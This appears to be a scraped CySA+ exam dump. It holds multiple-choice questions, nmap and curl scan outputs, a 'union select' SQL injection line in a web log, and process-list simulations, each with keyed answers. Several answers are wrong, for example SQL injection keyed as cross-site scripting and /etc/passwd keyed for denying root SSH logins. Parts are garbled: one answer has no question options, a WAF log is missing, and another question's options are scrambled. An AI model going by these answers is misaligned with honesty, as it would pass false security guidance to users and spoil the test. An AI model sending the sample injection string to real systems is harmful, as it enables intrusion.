- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data	Compliance Report
<p>AppServ1 AppServ2 AppServ3 <u>AppServ4</u></p> <pre> root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443 HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c406780177e" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443 Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71) Host is up (0.042s latency). rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com PORT STATE SERVICE 443/tcp open https TLSv1.2: ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_128_GCM_SHA256 - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong TLS_RSA_WITH_AES_256_GCM_SHA384 - strong compressors: NULL _ least strength: strong Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com Starting Nmap 6.40 (http://nmap.org) at 2019-06-27 10:13 CDT Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71) Host is up (0.15s latency). rDNS record for 10.21.4.71: appsrv4.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https 8675/tcp open ssh Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds </pre>	<p>Fill out the following report based on your analysis of the scan data.</p> <ul style="list-style-type: none"> <input type="checkbox"/> AppServ1 is only using TLS 1.2 <input type="checkbox"/> AppServ2 is only using TLS 1.2 <input type="checkbox"/> AppServ3 is only using TLS 1.2 <input type="checkbox"/> AppServ4 is only using TLS 1.2 <input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater <input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater <input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater <input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater

Part 2

Scan Data	Configuration Change Recommendations
<p>AppServ1 AppServ2 AppServ3 AppServ4</p> <div style="background-color: black; height: 150px; width: 100%;"></div>	<p>+ Add recommendation for</p> <div style="border: 1px solid black; padding: 5px; width: 100px;"> <p>AppSrv1</p> <p>AppSrv2</p> <p>AppSrv3</p> <p>AppSrv4</p> </div>

- A. Mastered
 B. Not Mastered

Answer: A

Explanation:

Part 1 Answer

Check on the following:

AppServ1 is only using TLS.1.2


AppServ4 is only using TLS.1.2

AppServ1 is using Apache 2.4.18 or greater

AppServ3 is using Apache 2.4.18 or greater

AppServ4 is using Apache 2.4.18 or greater

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48




A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch.

Which of the following is the MOST appropriate threat classification for these incidents?

- Answer: D**

While analyzing logs from a WAF, a cybersecurity analyst finds the following:



- A. This is an encrypted GET HTTP request
- B. A packet is being used to bypass the WAF
- C. This is an encrypted packet
- D. This is an encoded WAF bypass

Answer: D

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

Port	State	Service	Version
80/tcp	open	http	Apache httpd 2.2.14
111/udp	open	rpcbind	
443/tcp	filtered	https	Apache httpd 2.2.14
2222/tcp	open	ssh	OpenSSH 5.3p1 Debian
3306/tcp	open	mysql	5.5.40-0ubuntu0.14.1

A. Secure shell is operating of compromise on this system.
B. There are no indicators of compromise on this system.
C. MySQL services is identified on a standard PostgreSQL port.
D. Standard HTP is open on the system and should be closed.

Answer: A

visit - <https://www.surepassexam.com>

The inability to do remote updates of certificates, keys software and firmware is a security issue commonly associated with:

- A. web servers on private networks.
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

Answer: B

NEW QUESTION 112

- (Exam Topic 1)

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

- A. It enables the team to prioritize the focus area and tactics within the company's environment.
- B. It provide critically analyses for key enterprise servers and services.
- C. It allow analysis to receive updates on newly discovered software vulnerabilities.
- D. It supports rapid response and recovery during and followed an incident.

Answer: A

NEW QUESTION 114

- (Exam Topic 3)

After examine a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?

- A. Header analysis
- B. File carving
- C. Metadata analysis
- D. Data recovery

Answer: B

Explanation:

Three common types of file carving methods are as follows: Header- and footer-based carving, which focuses on headers like those found in JPEG files. For example, JPEGs can be found by looking for \xFF\xD8 in the header and \xFF\xD9 in the footer. Content-based carving techniques look for information about the content of a file such as character counts and text recognition. File structure-based carving techniques that use information about the structure of files.

NEW QUESTION 118

- (Exam Topic 2)

A company wants to outsource a key human-resources application service to remote employees as a SaaS-based cloud solution. The company's GREATEST concern should be the SaaS provider's:

- A. DLP procedures.
- B. logging and monitoring capabilities.
- C. data protection capabilities.
- D. SLA for system uptime.

Answer: C

NEW QUESTION 121

- (Exam Topic 2)

A company's legal department is concerned that its incident response plan does not cover the countless ways security incidents can occur They have asked a security analyst to help tailor the response plan to provide broad coverage for many situations. Which of the following is the BEST way to achieve this goal?

- A. Focus on incidents that may require law enforcement support.
- B. Focus on common attack vectors first.
- C. Focus on incidents that have a high chance of reputation harm.
- D. Focus on incidents that affect critical systems.

Answer: D

NEW QUESTION 123

- (Exam Topic 2)

Understanding attack vectors and integrating intelligence sources are important components of:

- A. proactive threat hunting
- B. risk management compliance.
- C. a vulnerability management plan.
- D. an incident response plan.

Answer: C

Explanation:

threat hunting activities.

- * 1. Establishing a hypothesis,
- * 2. Profile threat actors/activities,
- * 3. Threat hunting tactics,
- * 4. Reducing attack surface,

- * 5. Bundle critical systems/assets into groups/protected zones,
- * 6. Attack vectors understood, assessed and addressed
- * 7. Integrated intelligence
- * 8. Improving detection capabilities.

NEW QUESTION 125

- (Exam Topic 2)

A company recently experienced financial fraud, which included shared passwords being compromised and improper levels of access being granted. The company has asked a security analyst to help improve its controls.

Which of the following will MOST likely help the security analyst develop better controls?

- A. An evidence summarization
- B. An indicator of compromise
- C. An incident response plan
- D. A lessons-learned report

Answer: C

NEW QUESTION 129

- (Exam Topic 2)

A security analyst receives an alert to expect increased and highly advanced cyberattacks originating from a foreign country that recently had sanctions implemented. Which of the following describes the type of threat actors that should concern the security analyst?

- A. Hacktivist
- B. Organized crime
- C. Insider threat
- D. Nation-state

Answer: D

NEW QUESTION 130

- (Exam Topic 2)

An analyst has received a notification about potential malicious activity against a web server. The analyst logs in to a central log collection server and runs the following command: "cat access.log.1 | grep "union". The output shown below appears:

```
<68.71.54.117> -- [31/Jan/2020:10:02:31 -0400] "Get /cgi-bin/backend1.sh?id=%20union%20select%20192.168.60.50 HTTP/1.1"
```

Which of the following attacks has occurred on the server?

- A. Cross-site request forgery
- B. SQL injection
- C. Cross-site scripting
- D. Directory traversal

Answer: C

NEW QUESTION 135

- (Exam Topic 2)

A custom script currently monitors real-time logs of a SAML authentication server to mitigate brute-force attacks. Which of the following is a concern when moving authentication to a cloud service?

- A. Logs may contain incorrect information.
- B. SAML logging is not supported for cloud-based authentication.
- C. Access to logs may be delayed for some time.
- D. Log data may be visible to other customers.

Answer: C

Explanation:

Threats & Vulnerabilities Associated with the Cloud, Subsection "Logging and Monitoring"

"Because the responsibility of protecting portions of the stack falls to the service provider, it does sometimes mean the organization loses monitoring capabilities, for better or worse."

CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002) (p. 158).

NEW QUESTION 140

- (Exam Topic 2)

An organization recently discovered some inconsistencies in the motherboards it received from a vendor. The organization's security team then provided guidance on how to ensure the authenticity of the motherboards it received from vendors.

Which of the following would be the BEST recommendation for the security analyst to provide'?

- A. The organization should evaluate current NDAs to ensure enforceability of legal actions.
- B. The organization should maintain the relationship with the vendor and enforce vulnerability scans.
- C. The organization should ensure all motherboards are equipped with a TPM.
- D. The organization should use a certified, trusted vendor as part of the supply chain.

Answer: D

NEW QUESTION 145

- (Exam Topic 2)

Given the Nmap request below:

```
Scanner# nmap -p 22,113,139,1433 www.scannable.org -d --packet-trace
Starting Nmap(http://nmap.org)
Nmap scan report for www.scannable.org
SENT(0.0149s) ICMP SCANNER > SCANNABLE
echo request (type=8/code=0) TTL=52 ID=1929
SENT(0.0112s) TCP SCANNER:63541 > SCANNABLE:80 iplen=40 seq=99850910
RCVC(0.0179s) ICMP SCANNABLE > SCANNER echo reply(type=0/code=0 iplen=28 seq=99850910
we got a ping back for SCANNABLE: ID=48822 seq=713 checksum=16000
massping done: num_host:1 num_response:1
Initiating SYN STEALTH Scan against www.scannable.org (SCANNABLE) 3 ports at 00:47
SENT(0.0134s) TCP SCANNER:63517 > SCANNABLE:113 iplen=40 seq=1048634
SENT(0.0148s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
SENT(0.0092s) TCP SCANNER:63517 > SCANNABLE:22 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:113 > SCANNER:63517 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:22 > SCANNER:63517 iplen=40 seq=1048634
SENT(0.0097s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
The SYN STEALTH Scan took 1.25s to scan 3 total ports
Nmap Report for www.scannable.org (SCANNABLE)

PORT      STATE      SERVICE
22/tcp    open      ssh
113/tcp   closed    auth
139/tcp   filtered  netbios-ssh
1433/tcp  closed    ms-sql

Nmap done:1 10.155.187.1 (1 host)
```

Which of the following actions will an attacker be able to initiate directly against this host?

- A. Password sniffing
- B. ARP spoofing
- C. A brute-force attack
- D. An SQL injection

Answer: C

NEW QUESTION 150

- (Exam Topic 2)

A company wants to reduce the cost of deploying servers to support increased network growth. The company is currently unable to keep up with the demand, so it wants to outsource the infrastructure to a cloud-based solution.

Which of the following is the GREATEST threat for the company to consider when outsourcing its infrastructure?

- A. The cloud service provider is unable to provide sufficient logging and monitoring.
- B. The cloud service provider is unable to issue sufficient documentation for configurations.
- C. The cloud service provider conducts a system backup each weekend and once a week during peak business times.
- D. The cloud service provider has an SLA for system uptime that is lower than 99.9%.

Answer: B

NEW QUESTION 155

- (Exam Topic 2)

An incident response team is responding to a breach of multiple systems that contain PII and PHI. Disclosing the incident to external entities should be based on:

- A. the responder's discretion
- B. the public relations policy
- C. the communication plan
- D. senior management's guidance

Answer: A

NEW QUESTION 159

- (Exam Topic 2)

During an incident investigation, a security analyst acquired a malicious file that was used as a backdoor but was not detected by the antivirus application. After performing a reverse-engineering procedure, the analyst found that part of the code was obfuscated to avoid signature detection. Which of the following types of instructions should the analyst use to understand how the malware was obfuscated and to help deobfuscate it?

- A. MOV
- B. ADD
- C. XOR
- D. SUB
- E. MOVL

Answer: C

NEW QUESTION 162

- (Exam Topic 2)

A remote code-execution vulnerability was discovered in the RDP for the servers running a key-hosted application. While there is no automated check for this vulnerability from the vulnerability assessment vendor, the in-house technicians were able to evaluate manually whether this vulnerability was present through the use of custom scripts. This evaluation determined that all the hosts are vulnerable. A technician then tested the patch for this vulnerability and found that it can cause stability issues in the key-hosted application. The application is accessed through RDP to a jump host that does not run the application directly. To mitigate this vulnerability, the security operations team needs to provide remediation steps that will mitigate the vulnerability temporarily until the compatibility issues with the patch are resolved. Which of the following will BEST allow systems to continue to operate and mitigate the vulnerability in the short term?

- A. Implement IPsec rules on the application servers through a GPO that limits RDP access from only the jump host
- B. Patch the jump host
- C. Since it does not run the application natively, it will not affect the software's operation and functionality
- D. Do not patch the application servers until the compatibility issue is resolved.
- E. Implement IPsec rules on the jump host server through a GPO that limits RDP access from only the other application server
- F. Do not patch the jump host
- G. Since it does not run the application natively, it is at less risk of being compromised
- H. Patch the application servers to secure them.
- I. Implement IPsec rules on the application servers through a GPO that limits RDP access to only the other application server
- J. Do not patch the jump host
- K. Since it does not run the application natively, it is at less risk of being compromised
- L. Patch the application servers to secure them.
- M. Implement firewall rules on the application servers through a GPO that limits RDP access to only the other application server
- N. Manually check the jump host to see if it has been compromised
- O. Patch the application servers to secure them.

Answer: A

NEW QUESTION 165

- (Exam Topic 2)

While investigating an incident in a company's SIEM console, a security analyst found hundreds of failed SSH login attempts, which all occurred in rapid succession. The failed attempts were followed by a successful login on the root user. Company policy allows systems administrators to manage their systems only from the company's internal network using their assigned corporate logins. Which of the following are the BEST actions the analyst can take to stop any further compromise? (Select TWO).

- A. Configure /etc/sshd_config to deny root logins and restart the SSHD service.
- B. Add a rule on the network IPS to block SSH user sessions
- C. Configure /etc/passwd to deny root logins and restart the SSHD service.
- D. Reset the passwords for all accounts on the affected system.
- E. Add a rule on the perimeter firewall to block the source IP address.
- F. Add a rule on the affected system to block access to port TCP/22.

Answer: CE

NEW QUESTION 170

- (Exam Topic 2)

An employee was found to have performed fraudulent activities. The employee was dismissed, and the employee's laptop was sent to the IT service desk to undergo a data sanitization procedure. However, the security analyst responsible for the investigation wants to avoid data sanitization. Which of the following can the security analyst use to justify the request?

- A. Data retention
- B. Evidence retention
- C. GDPR
- D. Data correlation procedure

Answer: A

NEW QUESTION 171

- (Exam Topic 2)

An organization is upgrading its network and all of its workstations. The project will occur in phases, with infrastructure upgrades each month and workstation installs every other week. The schedule should accommodate the enterprise-wide changes, while minimizing the impact to the network. Which of the following schedules BEST addresses these requirements?

- A. Monthly topology scans, biweekly host discovery scans, weekly vulnerability scans
- B. Monthly vulnerability scans, biweekly topology scans, daily host discovery scans
- C. Monthly host discovery scans; biweekly vulnerability scans, monthly topology scans
- D. Monthly topology scans, biweekly host discovery scans, monthly vulnerability scans

Answer: D

NEW QUESTION 176

- (Exam Topic 2)

An analyst needs to provide recommendations for the AUP. Which of the following is the BEST recommendation to protect the company's intellectual property?

- A. Company assets must be stored in a locked cabinet when not in use.
- B. Company assets must not be utilized for personal use or gain.
- C. Company assets should never leave the company's property.
- D. All Internet access must be via a proxy server.

Answer: D

NEW QUESTION 180

- (Exam Topic 2)

A security analyst is reviewing the following DNS logs as part of security-monitoring activities:

```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAAA www.google.com 2006:67:AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www.company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.co 32.56.32.122
FROM 192.168.1.106 A www.whatsmyip.com 102.45.33.53
FROM 192.168.1.93 AAAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www.comptia.org 122.10.31.87
```

Which of the following MOST likely occurred?

- A. The attack used an algorithm to generate command and control information dynamically.
- B. The attack used encryption to obfuscate the payload and bypass detection by an IDS.
- C. The attack caused an internal host to connect to a command and control server.
- D. The attack attempted to contact www.google.com to verify Internet connectivity.

Answer: C

NEW QUESTION 183

- (Exam Topic 2)

The SOC has received reports of slowness across all workstation network segments. The currently installed antivirus has not detected anything, but a different anti-malware product was just downloaded and has revealed a worm is spreading.

Which of the following should be the NEXT step in this incident response?

- A. Enable an ACL on all VLANs to contain each segment.
- B. Compile a list of IoCs so the IPS can be updated to halt the spread.
- C. Send a sample of the malware to the antivirus vendor and request urgent signature creation.
- D. Begin deploying the new anti-malware on all uninfected systems.

Answer: A

NEW QUESTION 185

- (Exam Topic 2)

A contained section of a building is unable to connect to the Internet. A security analyst investigates the issue but does not see any connections to the corporate web proxy. However, the analyst does notice a small spike in traffic to the Internet. The help desk technician verifies all users are connected to the correct SSID, but there are two of the same SSIDs listed in the network connections. Which of the following BEST describes what is occurring?

- A. Bandwidth consumption
- B. Denial of service
- C. Beaconing
- D. Rogue device on the network

Answer: A

NEW QUESTION 186

- (Exam Topic 2)

An information security analyst on a threat-hunting team is working with administrators to create a hypothesis related to an internally developed web application. The working hypothesis is as follows:

- Due to the nature of the industry, the application hosts sensitive data associated with many clients and is a significant target.
- The platform is most likely vulnerable to poor patching and inadequate server hardening, which expose vulnerable services.
- The application is likely to be targeted with SQL injection attacks due to the large number of reporting capabilities within the application.

As a result, the systems administrator upgrades outdated service applications and validates the endpoint configuration against an industry benchmark. The analyst suggests developers receive additional training on implementing identity and access management, and also implements a WAF to protect against SQL injection attacks. Which of the following BEST represents the technique in use?

- A. Improving detection capabilities
- B. Bundling critical assets
- C. Profiling threat actors and activities
- D. Reducing the attack surface area

Answer: D

NEW QUESTION 188

- (Exam Topic 2)

Malware is suspected on a server in the environment.


The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.

INSTRUCTIONS

Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Network Diagram for Company A



Server1 Log				
Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
wininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsm.exe	560	Services	0	5,164 K
svchost.exe	884	Services	0	22,528 K
svchost.exe	276	Services	0	9,860 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
notepad.exe	1276	Services	0	4,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K

Server4 Log				
spoolsv.exe	1036 Services	0	8,216 K	
svchost.exe	1068 Services	0	7,888 K	
svchost.exe	2020 Services	0	17,324 K	
svchost.exe	1720 Services	0	3,172 K	
SearchIndexer.exe	864 Services	0	14,968 K	
OSPPSVC.EXE	2584 Services	0	13,764 K	
csrss.exe	372 RDP-Tcp#0	1	7,556 K	
winlogon.exe	460 RDP-Tcp#0	1	5,832 K	
rdpclip.exe	1600 RDP-Tcp#0	1	4,356 K	
dwm.exe	772 RDP-Tcp#0	1	5,116 K	
taskhost.exe	1700 RDP-Tcp#0	1	8,720 K	
explorer.exe	2500 RDP-Tcp#0	1	66,444 K	
splwow64.exe	2960 RDP-Tcp#0	1	4,152 K	
cmd.exe	1260 RDP-Tcp#0	1	2,652 K	
conhost.exe	2616 RDP-Tcp#0	1	5,256 K	
audiodg.exe	980 Services	0	13,256 K	
csrss.exe	2400 Console	3	3,512 K	
winlogon.exe	2492 Console	3	5,772 K	
LogonUI.exe	2864 Console	3	17,056 K	
taskhost.exe	2812 Services	0	9,540 K	
tasklist.exe	1208 RDP-Tcp#0	1	5,196 K	
WmiPrvSE.exe	1276 Services	0	5,776 K	

Network Diagram for Company A



- A. Mastered
 B. Not Mastered

Answer: A

Explanation:

Server 4 192.168.50.6 Windows, svchost.exe

NEW QUESTION 191

- (Exam Topic 2)

The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?

